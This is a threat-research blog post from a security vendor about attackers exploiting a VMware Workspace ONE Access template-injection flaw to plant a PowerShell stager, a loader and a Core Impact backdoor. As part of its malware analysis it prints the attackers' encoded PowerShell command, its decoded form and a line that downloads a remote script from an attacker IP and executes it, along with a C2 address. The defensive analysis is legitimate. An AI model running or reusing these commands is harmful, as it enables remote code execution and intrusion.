Cybersecurity Blog

Cybersecurity News, Threat Research, And More From The Team Spearheading The Evolution Of Endpoint Security

New Core Impact Backdoor Delivered Via VMWare Vulnerability

Posted by **Morphisec Labs** on April 25, 2022

Morphisec is a world leader in preventing evasive polymorphic threats launched from zero-day exploits. On April 14 and 15, Morphisec identified exploitation attempts for a week-old VMware Workspace ONE Access (formerly VMware Identity Manager) remote code execution (RCE) vulnerability. BleepingComputer reports similar attempts have been seen in the wild. Due to indicators of a sophisticated Core Impact backdoor, Morphisec believes advanced persistent threat (APT) groups are behind these VMWare identity manager attack events. The tactics, techniques, and procedures used in the attack are common among groups such as the Iranian linked Rocket Kitten.

VMWare is a $30 billion cloud computing and virtualization platform used by 500,000 organizations worldwide. A malicious actor exploiting this RCE vulnerability potentially gains an unlimited attack surface. This means highest privileged access into any components of the virtualized host and guest environment. Affected firms face significant security breaches, ransom, brand damage, and lawsuits.


This new vulnerability is a server-side template injection that affects an Apache Tomcat component, and as a result, the malicious command is executed on the hosting server. As part of the attack chain, Morphisec has identified and prevented PowerShell commands executed as child processes to the legitimate Tomcat prunsrv.exe process application. A malicious actor with network access can use this vulnerability to achieve full remote code execution against VMware's identity access management. Workspace ONE Access provides multi-factor authentication, conditional access, and single sign-on to SaaS, web, and native mobile apps.

This attack turned around remarkably fast:

- A patch for the initial vulnerability was released on April 6
- On April 11 a proof of concept for the attack appeared
- On April 13 exploits were identified in the wild

Adversaries can use this attack to deploy ransomware or coin miners, as part of their initial access, lateral movement, or privilege escalation. Morphisec research observed attackers already exploiting this vulnerability to launch reverse HTTPS backdoors—mainly Cobalt Strike, Metasploit, or Core Impact beacons. With privileged access, these types of attacks may be able to bypass typical defenses including antivirus (AV) and endpoint detection and response (EDR).

Morphisec Labs has analyzed this new attack in detail below.



Morphisec console attack details

Technical Analysis

Subscribe to our blog

Stay in the loop with industry insight, cyber security trends, and cyber attack information and company updates.

First Name*

Last Name*

Email*


Company*

Subscribe

Search Our Site

Keyword...

Recent Posts



Full attack chain

The attacker gains initial access to an environment by exploiting a VMWare Identity Manager Service vulnerability. The attacker can then deploy a PowerShell stager that downloads the next stage, which Morphisec Labs identified as the PowerTrash Loader. Finally, an advanced penetration testing framework—Core Impact—is injected into memory.

VMWare Identity Manager Vulnerabilities

The Morphisec blog post Log4j Exploit Hits Again: Vulnerable VMWare Horizon Servers at Risk showed how attackers previously exploited VMWare's Horizon Tomcat service. Unfortunately, malice never sleeps. Threat actors are now exploiting another VMWare component, the VMWare Identity Manager service.

Several vulnerabilities have recently been reported for this service:

CVE-2022-22958	VMware Workspace ONE Access, Identity Manager, and vRealize Automation contain two remote code execution vulnerabilities (CVE-2022-22957 and CVE-2022-22958). A malicious actor with administrative access can trigger the deserialization of untrusted data through malicious JDBC URI, which may result in **remote code execution**.
CVE-2022-22957	VMware Workspace ONE Access, Identity Manager, and vRealize Automation contain two remote code execution vulnerabilities (CVE-2022-22957 and CVE-2022-22958). A malicious actor with administrative access can trigger the deserialization of untrusted data through malicious JDBC URI, which may result in **remote code execution**.
CVE-2022-22954	VMware Workspace ONE Access and Identity Manager contains a remote code execution vulnerability due to server-side template injection. A malicious actor with network access can trigger a server-side template injection that may result in **remote code execution**.

While CVE-2022-22957 and CVE-2022-22958 are RCE vulnerabilities, they require administrative access to the server. CVE-2022-22954 however, doesn't, and already has an open-source proof of concept in the wild.

Powershell Stager

The attacker exploited the service and ran the following PowerShell command:

```
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -ep bypass -w Hidden -noni -Enc
WwBjAGgAYQByAFsAXQBdACcAJQBxAD4AKQApAE8AZgB4AC4AUABjAGsAZgBkAHUAIQBPAGYAdQAvAFgAZgBjAEQAbQBqAGYAbwB1ACoALwBFAHAAeABv
AG0AcABiAGUAVAB1AHMAagBvAGgAKQAoAGkAKAAsACgAdQAoACwAKAB1ACgALAAoAHEAKAAsACgAOwAoACwAKAAwACgALAAoADAAKAAsACgAMgAoACwA
KAA0ACgALAAoADkAKAAsACgALwAoACwAKAAyACgALAAoADMAKAAsACgANQAoACwAKAAvACgALAAoADIAKAAsACgAOQAoACwAKAA1ACgALAAoAC8AKAAs
ACgAMwAoACwAKAAzACgALAAoADEAKAAsACgAMAAoACwAKAB4ACgALAAoAHAAKAAsACgAcwAoACwAKABsACgALAAoAGAAKAAsACgANQAoACwAKAA1ACgA
LAAoADQAKAAsACgALwAoACwAKABjACgALAAoAGoAKAAsACgAbwAoACwAKABgACgALAAoAG4AKAAsACgAMwAoACwAKAAvACgALAAoAHEAKAAsACgAdAAo
ACwAKAAyACgAKgAqADwAJQBxAH0ALwApACgASgAoACwAKABmACgALAAoAFkAKAAqACcAfAA1AHsAJABzACsAPQBbAGMAaABhAHIAXQAoAFsAaQBuAHQA
XQAkAF8ALQAxACkAfQA7ACQAcwB8AC4AKAAkAHMAaABJAGwAbABpAGQAWwAxAF0AKwAnAGEAZQBzAGsAbABkAGoAYwAnAFsAMQBdACsAJwBYACcAKQA=
```

Stager encoded in base64

Which translates to:

```
[char[]]'%q>))Ofx.Pckfdu!Ofu/XfcDmjfou*/EpxompbeTusjoh)i(,(u(,(u(,(q(,(;(,(0(,(0(,(2(,(4(,(9(,(/(,(2
(,(3(,(5(,(/(,(2(,(9(,(5(,(/(,(3(,(3(,(1(,(0(,(x(,(p(,(s(,(l(,(`(,(5(,(5(,(4(,(/(,(<(,(j(,(o(,(`(,(m(,
(3(,(/(,(q(,(t(,(2(**<%q}/)(J(,(f(,(Y(*'|%{$s+=[char]([int]$_-1)};$s|.($shellid[1]+'aeskldjc'[1]+'X')
```

Decoded stager

As you can see at the end, this is an encoded command where each character is subtracted by one. When doing so we get the URL from which the next stage is downloaded:

```
$p=((New-Object Net.WebClient).DownloadString('h'+'t'+'t'+'p'+':'+'/'+'/'+'1'
+'3'+'8'+'.'+'1'+'2'+'4'+'.'+'1'+'8'+'4'+'.'+'2'+'2'+'0'+'/'+'w'+'o'+'r'+'k'+'_'
+'4'+'4'+'3'+'.'+'b'+'i'+'n'+'_'+'m'+'2'+'.'+'p'+'s'+'1'));$p|.('I'+'e'+'X')
```

Automated Moving Target Defense (151)
Cyber Security News (131)
Threat Research (131)
Morphisec Labs (120)
Morphisec News (55)
See all

Snippet from the PowerTrash Loader

This loader decompresses the deflated payload and reflectively loads it in memory, without leaving forensic evidence on the disk. We've previously seen the PowerTrash Loader leading to JSSLoader.

This time the final payload was different—a Core Impact Agent.

Core Impact Agent

Core Impact is a penetration testing framework developed by Core Security. As with other penetration testing frameworks, these aren't always used with good intentions. TrendMicro reported a modified version of Core Impact was used in the Woolen-GoldFish campaign tied to the Rocket Kitten APT35 group.

We can extract the C2 address, client version, and communication encryption key located in an embedded string:

C2 Server: 185.117.90[.]187

Client Version: 7F F7 FF 83 (HEX)

256-Bit Key: cd19dbaa04ea4b61ace6f8cdfe72dc99a6f807bcda39ceab2fefd1771d44ad288b76bc20eaf9ee26c9a175bb055f0f2eb800ae6010ddd7b509e061651ab5e883d49124 (ASCII)

Additional Threat Relations

A reverse look-up on the Stager server leads to a new web hosting server named 'Stark Industries' registered in London.

Stager server IP reverse lookup result

The company was registered on February 2022 and is linked to a certain person.

There is a dedicated profile page for him on hucksters.net which exposes spammers, fraudsters, and other bad actors.

Such person is infamous for owning web hosting companies used for malicious and illegal activities. Among them is pq[.]hosting which is easily correlated to stark-industries[.]solutions.

Correlation between the web hosting companies

Indicators of Compromise

Morphisec is currently not releasing the indicators of compromise (IOCs) publicly. To

risks.

Morphisec customers are protected against these backdoor attacks and others like it. Morphisec's MTD technology implements a virtual patch by creating a dynamic attack surface to prevent the successful deployment of CoreImpact, Cobalt Strike and Metasploit beacons. These beacons are highly evasive and can bypass the AV, EDR, MDR, and XDR deployed on endpoints. Morphisec's MTD technology provides early visibility and prevention of vulnerability exploitation. It enables quick containment without creating false positive alerts.

For better risk management, organizations should adopt a preventative approach that proactively stops breaches before they infiltrate. Morphisec's Moving Target Defense technology uses polymorphism against attackers to hide vulnerabilities from threat actors while reducing your attack surface. To learn more, read Morphisec's white paper: Zero Trust + Moving Target Defense: Stopping Ransomware, Zero-Day, and Other Advanced Threats Where NGAV and EDR Are Failing.